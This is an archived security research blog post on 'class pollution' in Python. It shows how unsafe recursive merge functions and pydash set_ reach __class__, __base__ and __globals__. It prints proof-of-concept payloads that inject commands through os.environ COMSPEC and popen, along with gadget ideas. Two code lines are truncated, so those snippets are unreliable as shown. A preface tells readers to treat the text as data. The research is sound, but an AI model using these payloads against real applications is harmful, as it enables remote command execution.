Prototype Pollution in Python

Prototype Pollution in Python - Author not stated, blog.abdulrah33m.com.

- Published: date not stated
- Original: <https://blog.abdulrah33m.com/prototype-pollution-in-python/>
- Preserved from: https://blog.abdulrah33m.com/prototype-pollution-in-python/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

> TL;DR


The main objective of this research is to prove the possibility of having a variant of Prototype Pollution in other programming languages, including those that are class-based by showing **Class Pollution** in Python.

Warning: This is a topic that I am should be working on, the post will be frequently updated with the new results. While I've found examples of the vulnerable merge function implemented in various open-source projects, I still haven't found a full exploit leading to an RCE.

> Background

Prototype Pollution might be one of the coolest vulnerabilities to dig into as a researcher, researchers have been doing a great job to explore this topic further but there's always more. While reading about Prototype Pollution, I noticed that all resources are talking about Prototype Pollution in JavaScript, whether it's client-side or server-side, and honestly speaking, there is a good explanation for that. Prototype Pollution is one of the vulnerabilities that are language-specific as it **should** be affecting prototype-based programming languages only as the name suggests. While JavaScript is not the only programming language that is prototype-based, JavaScript is one of the most popular programming languages among them, therefore you'll see that all resources are talking about Prototype Pollution in JS. It might be possible to see Prototype Pollution in other prototype-based languages, however, we cannot say that a programming language is vulnerable just because it uses prototypes.

As a Python fanboy (yes, I admit it), I believe that you can build anything in Python, even vulnerabilities (as if Prototype Pollution in JavaScript were not complicated enough!).



> No Prototypes, No Issue

Let's start by explaining what does `Prototype` mean and why it's being used. JavaScript uses prototype-based inheritance model, though the name might sound weird, the idea is similar to the normal class-based inheritance with some differences (it's just that JavaScript wants to make our lives harder easier).

>

Prototypes are the mechanism by which JavaScript objects inherit features from one another. When you try to access a property of an object: if the property can't be found in the object itself, the prototype is searched for the property. If the property still can't be found, then the prototype's prototype is searched, and so on until either the property is found, or the end of the chain is reached, in which case `undefined` is returned.

https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects/Object_prototypes

After we knew what a Prototype is, let's know a little bit more about Prototype Pollution. There are a lot of awesome resources explaining Prototype Pollution in JavaScript much in-depth, I suggest that you check them first before continuing to read.

>

Prototype pollution is a vulnerability where an attacker is able to modify `Object.prototype`. Because nearly all objects in JavaScript are instances of `Object`, a typical object inherits properties

(including methods) from `Object.prototype`. Changing `Object.prototype` can result in a wide range of issues, sometimes even resulting in remote code execution.

https://www.acunetix.com/vulnerabilities/web/prototype-pollution/


I love to see Prototype Pollution as a fancy exploitation of object injection vulnerability (where we inject into an object not injecting a new object), instead of setting an attribute for that single object only, we can pollute the parent prototype which will be reflected on all other objects that otherwise would be inaccessible. While it may have a lot in common with insecure deserialization, try not to confuse them together.

The flexibility being offered by some of the scripting languages such as Python makes the differences between prototype-based and class-based inheritance models unnoticeable in action. Therefore, we might be able to replicate the **idea** of Prototype Pollution in other programming languages, even those using class-based inheritance. I'll be referring to this vulnerability as **Class Pollution** in this article since we don't actually have prototypes in Python. Imagine saying we have found an SQL injection in a static web app that doesn't even have a database!

Dunder methods (also known as magic methods) are special methods that are implicitly invoked by all objects in Python during various operations, such as `__str__()`, `__eq__()`, and `__call__()`. They are used to specify what objects of a class should do when used in various statements and with various operators. Dunder methods have their own default implementation for built-in classes, which we will be implicitly inheriting from when creating a new class, however, developers can override these methods and provide their own implementation when defining new classes.

There are also other special attributes in every object in Python, such as `__class__`, `__doc__`, etc, each of these attributes is used for a specific purpose.

In Python, we don't have Prototypes but we have **special attributes**.



In Python it’s possible to update objects of mutable types to define or overwrite their attributes and methods at runtime. Let’s see it in action.

```
class Employee: pass # Creating an empty class

emp = Employee()
another_emp = Employee()

Employee.name = 'No one' # Defining an attribute for the Employee class
print(emp.name)

emp.name = 'Employee 1' # Defining an attribute for an object (overriding the class attribute)
print(emp.name)

emp.say_hi = lambda: 'Hi there!' # Defining a method for an object
print(emp.say_hi())

Employee.say_bye = lambda s: 'Bye!' # Defining a method for the Employee class
print(emp.say_bye())

Employee.say_bye = lambda s: 'Bye bye!' # Overwriting a method of the Employee class
print(another_emp.say_bye())

#> No one
#> Employee 1
#> Hi there!
#> Bye!
#> Bye bye!
```

In the code shown above, we created an instance of `Employee` class, which is an empty class, and then defined a new attribute and method for that object. Attributes and methods can be defined on a specific object to be accessible by that instance only (non-static) or defined on a class so that all objects of that class can access it (static).

This feature in Python got me wondering why we can't apply the same concept of Prototype Pollution but this time in Python by leveraging the special **attributes** that all objects have. From an attacker's perspective, we are interested more in attributes that we can override/overwrite to be able to exploit this vulnerability rather than the magic methods. As our input will always be treated as data (str, int, etc..) and not actual code to be evaluated. Therefore, if we try to overwrite any of the magic methods, it will lead to crashing the application when trying to invoke that method, as data such as strings can't be executed. For example, trying to call `__str__()` method after setting its value to a string would throw an error like this `TypeError: 'str' object is not callable`.

Now let's try to overwrite one of the most important attributes of any object in Python, which is `__class__`, the attribute points to the class that the object is an instance of.

```
class Employee: pass # Creating an empty class

emp = Employee()
emp.__class__ = 'Polluted'

#> Traceback (most recent call last):
#>   File "<stdin>", line 1, in <module>
#> TypeError: __class__ must be set to a class, not 'str' object
```

In our example, `emp.__class__` points to `Employee` class because it's an instance of that class. You can think about `<instance>.__class__` in Python as `<instance>.constructor` in JavaScript.

Even though we got an error when trying to set the `__class__` attribute of `emp` object to a string, the error looks promising! It shows that `__class__` must be set to another class and not a string. This means that it was trying to overwrite that special attribute with what we provided, the only issue is the datatype of the value we are trying to set `__class__` to.

Let's try to set another attribute that accepts strings, `__qualname__` attribute of `__class__` might be good for testing. `__class__.__qualname__` is an attribute that contains the class name.

```
class Employee: pass # Creating an empty class

emp = Employee()
emp.__class__.__qualname__ = 'Polluted'

print(emp)
print(Employee)

#> <__main__.Polluted object at 0x0000024765C48250>
#> <class '__main__.Polluted'>
```

We were able to pollute the class and set `__qualname__` attribute to an arbitrary string. Keep in mind that when we set `__class__.__qualname__` on an object of a class, `__qualname__` attribute of that class (which is `Employee` in our case) has been changed, this is because `__class__` is a reference to the class of that object and any modification on it will actually be applied to the class.

To see how the vulnerability might exist in real Python applications, I've ported the recursive merge function that's being abused to pollute objects' prototype in the normal Prototype Pollution that we know. The recursive merge function can exist in various ways and implementations and might be used to accomplish different tasks, such as merging two or more objects, using JSON to set an object's attributes, etc. The key functionality to look for is a function that gets untrusted input that we control and use it to set attributes of an object recursively. Finding such a function would be enough for exploiting the vulnerability, however, If we were lucky enough to find a merge function that not only allows us to recursively traverse and set attributes (`__getattr__` and `__setattr__`) of an object but also allows us to recursively traverse and set items (`__getitem__` and

`__setitem__`), this makes it easier to find gadgets to leverage. On the other hand, a merge function that uses the input we control to recursively set **items **of a **dictionary **via `__getitem__` and `__setitem__` only, usually may not be exploitable, as we won't be able to access special attributes such `__class__`, `__base__`, etc. In JavaScript, this may not be noticed because an object is just a dictionary in JS, `<object>[<property>]` and `<object>.<property>` can be used to access an object's properties.

```
class Employee: pass # Creating an empty class

def merge(src, dst):
    # Recursive merge function
        for k, v in src.items():
                if hasattr(dst, '__getitem__'):
                        if dst.get(k) and type(v) == dict:
                                merge(v, dst.get(k))
                        else:
                                dst[k] = v
                elif hasattr(dst, k) and type(v) == dict:
                        merge(v, getattr(dst, k))
                else:
                        setattr(dst, k, v)

emp_info = {
    "name":"Ahemd",
    "age": 23,
    "manager":{
        "name":"Sarah"
        }
    }

emp = Employee()
print(vars(emp))

merge(emp_info, emp)

print(vars(emp))
print(f'Name: {emp.name}, age: {emp.age}, manager name: {emp.manager.get("name")}')

#> {}
#> {'name': 'Ahemd', 'age': 23, 'manager': {'name': 'Sarah'}}
#> Name: Ahemd, age: 23, manager name: Sarah
```

In the code above, we have a merge function that takes an instance `emp` of the empty `Employee` class and employee's info `emp_info` which is a dictionary (similar to JSON) that we control as an

attacker. The merge function will read keys and values from the `emp_info` dictionary and set them on the given object `emp`. In the end, what was previously an empty instance should have the attributes and items that we gave in the dictionary.

Let's try to overwrite some special attributes now! We will be updating `emp_info` to try to set `__qualname__` attribute of `Employee` class via `emp.__class__.__qualname__` as we did before, but using the merge function this time.

```
class Employee: pass # Creating an empty class

def merge(src, dst):
    # Recursive merge function
        for k, v in src.items():
                if hasattr(dst, '__getitem__'):
                        if dst.get(k) and type(v) == dict:
                                merge(v, dst.get(k))
                        else:
                                dst[k] = v
                elif hasattr(dst, k) and type(v) == dict:
                        merge(v, getattr(dst, k))
                else:
                        setattr(dst, k, v)

emp_info = {
    "name":"Ahemd",
    "age": 23,
    "manager":{
            "name":"Sarah"
        },
    "__class__":{
            "__qualname__":"Polluted"
        }
    }

emp = Employee()
merge(emp_info, emp)

print(vars(emp))
print(emp)
print(emp.__class__.__qualname__)

print(Employee)
print(Employee.__qualname__)

#> {'name': 'Ahemd', 'age': 23, 'manager': {'name': 'Sarah'}}
#> <__main__.Polluted object at 0x000001F80B20F5D0>
#> Polluted

#> <class '__main__.Polluted'>
#> Polluted
```

We were able to pollute the `Employee` class, because an instance of that class is passed to the merge function, but what if we want to pollute the parent class as well? This is when `__base__` comes into play, `__base__` is another attribute of a class that points to the nearest parent class that it's inheriting from, so if there is an inheritance chain, `__base__` will point to the last class that we inherit.

In the example shown below, `hr_emp.__class__` points to the `HR` class, while `hr_emp.__class__.__base__` points to the parent class of `HR` class which is `Employee` which we will be polluting.

```
class Employee: pass # Creating an empty class
class HR(Employee): pass # Class inherits from Employee class

def merge(src, dst):
  # Recursive merge function
      for k, v in src.items():
            if hasattr(dst, '__getitem__'):
                  if dst.get(k) and type(v) == dict:
                        merge(v, dst.get(k))
                  else:
                        dst[k] = v
            elif hasattr(dst, k) and type(v) == dict:
                  merge(v, getattr(dst, k))
            else:
                  setattr(dst, k, v)

emp_info = {
  "__class__":{
    "__base__":{
      "__qualname__":"Polluted"
      }
    }
  }

hr_emp = HR()
merge(emp_info, hr_emp)

print(HR)
print(Employee)

#> <class '__main__.HR'>
#> <class '__main__.Polluted'>
```

The same approach can be followed if we want to pollute any parent class (that isn't one of the immutable types) in the inheritance chain, by chaining `__base__` together such as `__base__.__base__`, `__base__.__base__.__base__` and so on.

Now you might be wondering why don’t we pollute the well-known `object` class, that is the parent class of all classes at the end of the inheritance chain, and modifying any of its attributes would be reflected on all other objects. If we tried to set an attribute of `object` class such as `object.__qualname__ = 'Polluted'` for example, we will get an error message `TypeError: cannot set '__qualname__' attribute of immutable type 'object'`. This is due to some limitations that Python has, as it doesn’t allow us to modify classes of immutable types, such as `object`, `str`, `int`, `dict`, etc. With this limitation that we have, in order to exploit Class Pollution in Python, the unsafe merge and the attribute that we want to set in order to leverage a gadget must be in the same class or at least share the same parent class (other than the `object` class) at any point in the inheritance chain (not really, wait for it).

```
from os import popen

class Employee: pass # Creating an empty class

class HR(Employee): pass # Class inherits from Employee class

class Recruiter(HR): pass # Class inherits from HR class

class SystemAdmin(Employee): # Class inherits from Employee class
  def execute_command(self):
    command = self.custom_command if hasattr(self, 'custom_command') else 'echo Hello there'
    return f'[!] Executing: "{command}", output: "{popen(command).read().strip()}"'

def merge(src, dst):
  # Recursive merge function
      for k, v in src.items():
            if hasattr(dst, '__getitem__'):
                  if dst.get(k) and type(v) == dict:
                        merge(v, dst.get(k))
                  else:
                        dst[k] = v
            elif hasattr(dst, k) and type(v) == dict:
                  merge(v, getattr(dst, k))
            else:
                  setattr(dst, k, v)

emp_info = {
  "__class__":{
    "__base__":{
      "__base__":{
        "custom_command": "whoami"
      }
    }
  }
}

recruiter_emp = Recruiter()
system_admin_emp = SystemAdmin()

print(system_admin_emp.execute_command())
merge(emp_info, recruiter_emp)
print(system_admin_emp.execute_command())
```

```
#> [!] Executing: "echo Hello there", output: "Hello there"
#> [!] Executing: "whoami", output: "abdulrah33m"
```

In the previous example, even though the unsafe merge happens on an object of `Recruiter` class and the gadget or the function that we are interested in (`execute_command` function that allows command execution) is in `SystemAdmin` class, we were able to take control of it by setting the `custom_command` attribute `Employee` class. This is doable because `SystemAdmin` and `Recruiter` inherit from `Employee` class at some point. By leveraging the unsafe merge we were able to set `custom_command` attribute of `Employee` class, so that when an instance of `SystemAdmin` class looks for that attribute it will find it, as it's inherited from the parent class `Employee`. It doesn't matter whether the instance of `Recruiter` class was created before or after the merge operation since we're polluting the class itself, which will be reflected on the existing instance and new instances of that class as well. It's only that the gadget must be invoked after polluting the class.

That's interesting but hold up, there is even more. Till now we were able to pollute attributes of the instance passed to the merge function and its mutable parent classes only, but this is not everything. In this variation of Prototype Pollution, we may not be able to pollute the built-in object class but we can pollute all other mutable classes that we want if we can find a chain of attributes that leads to that class. Not only this, in fact, we're not limited to classes and their attributes, by leveraging `__globals__` attribute we can overwrite even variables in the code. Based on Python documentation `__globals__` is "A reference to the dictionary that holds the function's global variables — the global namespace of the module in which the function was defined." In other words, `__globals__` is a dictionary object that gives us access to the global scope of a function which allows us to access defined variables, imported modules, etc. To access items of `__globals__` attribute the merge function must be using `__getitem__` as previously mentioned. `__globals__` attribute is accessible from any of the **defined **methods of the instance we control, such as `__init__`. We don't have to use `__init__` in specific, we can use any defined method of that instance to access `__globals__`, however, most probably we will find `__init__` method on every class since this is the class constructor. We cannot use built-in methods inherited from the `object` class, such as `__str__` unless they were overridden. Keep in mind that `<instance>.__init__`, `<instance>.__class__.__init__` and `<class>.__init__` are all the same and point to the same class constructor. So the rule of thumb here is that if we were able to find a chain of attributes/items (based on the merge function) from the object that we control to any attribute or a variable that we want to control, then we will be able to overwrite it. This gives us much more flexibility and exponentially increases the attack surface when looking for gadgets to leverage. We will be showing some examples of gadgets that you may leverage based on the application.

```
def merge(src, dst):
    # Recursive merge function
        for k, v in src.items():
                if hasattr(dst, '__getitem__'):
                        if dst.get(k) and type(v) == dict:
                                merge(v, dst.get(k))
                        else:
                                dst[k] = v
                elif hasattr(dst, k) and type(v) == dict:
                        merge(v, getattr(dst, k))
                else:
                        setattr(dst, k, v)

class User:
        def __init__(self):
                pass

class NotAccessibleClass: pass
not_accessible_variable = 'Hello'

merge({'__class__':{'__init__':{'__globals__':{'not_accessible_variable':'Polluted variable','NotAccessibleClass':{'__qualname

print(not_accessible_variable)
print(NotAccessibleClass)

#> Polluted variable
#> <class '__main__.PollutedClass'>
```

We leveraged the special attribute `__globals__` to access and set an attribute of `NotAccessibleClass` class, and modify the global variable `not_accessible_variable`. `NotAccessibleClass` and `not_accessible_variable` wouldn't be accessible without `__globals__` since the class isn't a parent class of the instance we control and the variable isn't an attribute of the class we control. However, since we can find a chain of attributes/items to access it from the instance we have, we were able to pollute `NotAccessibleClass` and `not_accessible_variable`.

> Real Examples of the Merge Function

Let's look for actual examples of the merge function implementation. While I was working on this topic, I wanted to show real cases for libraries or applications that are vulnerable to Class Pollution to prove the concept. So, I started by doing some random searches about Python libraries providing functionality where recursive merge might be needed and used. Lodash is one of the JavaScript libraries where Prototype Pollution was previously discovered and reported more than once. Now allow me to introduce you to the Python implementation of Lodash which is Pydash.

Pydash `set_` and `set_with` functions are examples of recursive merge functions that we can leverage to pollute attributes. The best thing is that both set_ and set_with allow us to move between object's attributes and items in dictionaries and setting them which is the best thing that we could ask for. By passing the object, the path of the attribute/item we want to set, and the value to be set to, each of these functions can be used to set the specified attribute or item on the given instance.

In all the previous examples, the Pydash `set_` and `set_with` functions can be used instead of the merge function that we have written and it will still be exploitable in the same way. The only difference is that Pydash functions use dot notation such as `((<attribute>|<item>).)*(<attribute>|<item>)` to access attributes and items instead of the JSON format.

```
import pydash

class User:
    def __init__(self):
        pass

class NotAccessibleClass: pass
not_accessible_variable = 'Hello'

pydash.set_(User(), '__class__.__init__.__globals__.not_accessible_variable','Polluted variable')
print(not_accessible_variable)

pydash.set_(User(), '__class__.__init__.__globals__.NotAccessibleClass.__qualname__','PollutedClass')
print(NotAccessibleClass)

#> Polluted variable
#> <class '__main__.PollutedClass'>
```

> Some Cool Gadgets

As always in Prototype Pollution, the impact depends on the application and the available gadgets to be leveraged, here also the impact ranges between causing DoS by crashing the application and ultimately achieving command execution, it all depends on the application itself. While we can't list all the gadgets that you may find, in this section I'll try to show some of the cool gadgets that you might come across while exploiting this vulnerability.

subprocess.Popen on Windows

In this example, we can set any attribute or item under the newly created instance of `Employee` class, by providing the JSON formatted payload as previously shown. After performing the merge operation, the script executes the hard-coded `whoami` command. Our objective here is to hijack the execution of `Popen` to execute arbitrary commands instead of the `whoami` command. Take

some time and try to pop `calc.exe` on your own before you continue reading, this exploit works on Windows only.

```
import subprocess, json

class Employee:
        def __init__(self):
                pass

def merge(src, dst):
    # Recursive merge function
        for k, v in src.items():
                if hasattr(dst, '__getitem__'):
                        if dst.get(k) and type(v) == dict:
                                merge(v, dst.get(k))
                        else:
                                dst[k] = v
                elif hasattr(dst, k) and type(v) == dict:
                        merge(v, getattr(dst, k))
                else:
                        setattr(dst, k, v)

emp_info = json.loads('{"name": "employee"}') # attacker-controlled value

merge(emp_info, Employee())

subprocess.Popen('whoami', shell=True)
```

Our main objective here is to find a chain of attributes and items that somehow allows us to control the command executed by `Popen` (is class and not a function). By looking into the `subprocess` module source code to see how `Popen` works on Windows.

```
if shell:
    startupinfo.dwFlags |= _winapi.STARTF_USESHOWWINDOW
    startupinfo.wShowWindow = _winapi.SW_HIDE
    comspec = os.environ.get("COMSPEC", "cmd.exe")
    args = '{} /c "{}"'.format (comspec, args)
```

We notice that there's an if statement that checks if the `shell` argument was set to `True` or not, if it was set to `True`, it tries to get the path of `cmd.exe` from the user's environment variables to execute the provided command using `C:\WINDOWS\system32\cmd.exe /c <command>`. If the environment variable `COMSPEC` is not defined then it sets `comspec` variable in the code (not the environment variable) to `cmd.exe`. So if we control the value of `COMSPEC` in `os.environ`, we will be able to inject arbitrary commands.

The chain that we need to use to overwrite `COMSPEC` environment variable can be explained as follows:

- We will start by accessing any method of `Employee` instance other than the built-in methods to be able to access `__globals__` attribute, which is `__init__` in our case.
- Using `__globals__` we will be able to access the `subprocess` module that is imported in our script.
- On the first lines of `subprocess` module, we can see that it imports the `os` module which we need to access to get to `environ`. If the `os` module was already imported in our script, we would be able to access it directly using `__init__.__globals__.os` without needing to use `subprocess`.
- Finally, after getting to `os` module we can overwrite the value of `COMSPEC` inside `environ` to perform command injection.

```
import subprocess, json

class Employee:
        def __init__(self):
                pass

def merge(src, dst):
    # Recursive merge function
        for k, v in src.items():
                if hasattr(dst, '__getitem__'):
                        if dst.get(k) and type(v) == dict:
                                merge(v, dst.get(k))
                        else:
                                dst[k] = v
                elif hasattr(dst, k) and type(v) == dict:
                        merge(v, getattr(dst, k))
                else:
                        setattr(dst, k, v)

emp_info = json.loads('{"__init__":{"__globals__":{"subprocess":{"os":{"environ":{"COMSPEC":"cmd /c calc"}}}}}}') # attack

merge(emp_info, Employee())

subprocess.Popen('whoami', shell=True) # Calc.exe will pop up
```

Overwriting Function's kwdefaults

`__kwdefaults__` is a special attribute of all functions, based on Python documentation, it is a "mapping of any default values for **keyword-only** parameters". Polluting this attribute allows us to control the default values of keyword-only parameters of a function, these are the function's parameters that come after `*` or `*args`.

```
import json

def merge(src, dst):
  # Recursive merge function
      for k, v in src.items():
            if hasattr(dst, '__getitem__'):
                  if dst.get(k) and type(v) == dict:
                        merge(v, dst.get(k))
                  else:
                        dst[k] = v
            elif hasattr(dst, k) and type(v) == dict:
                  merge(v, getattr(dst, k))
            else:
                  setattr(dst, k, v)

class Employee:
      def __init__(self):
            pass

def print_message(*, message='Hello there'):
      print(message)

print(print_message.__kwdefaults__)
print_message()

emp_info = json.loads('{"__class__":{"__init__":{"__globals__":{"print_message":{"__kwdefaults__":{"message":"Polluted de
merge(emp_info, Employee())

print(print_message.__kwdefaults__)
print_message()

#> {'message': 'Hello there'}
#> Hello there

#> {'message': 'Polluted default value'}
#> Polluted default value
```

While `__kwdefaults__` stores default values for **keyword-only** parameters, `__defaults__` attribute is a tuple that stores default values for **positional-or-keyword** parameters. It would be great if we can pollute `__defaults__` attribute of a function, however, this won't be possible in scenarios where the untrusted input that we control is parsed as JSON because JSON format does not have tuples `()`.

There is More

Since it won't be possible to list all the possible ways to leverage this vulnerability, I'll mention a few more examples and leave it for the readers to explore them further.

- Overwriting Flask web app secret key that's used for session signing.
- Path hijacking via `os.environ`.

> References

- https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications
- https://developer.mozilla.org/en-US/docs/Web/JavaScript/Inheritance_and_the_prototype_chain
- https://alistapart.com/article/prototypal-object-oriented-programming-using-javascript/
- https://github.com/HoLyVieR/prototype-pollution-nsec18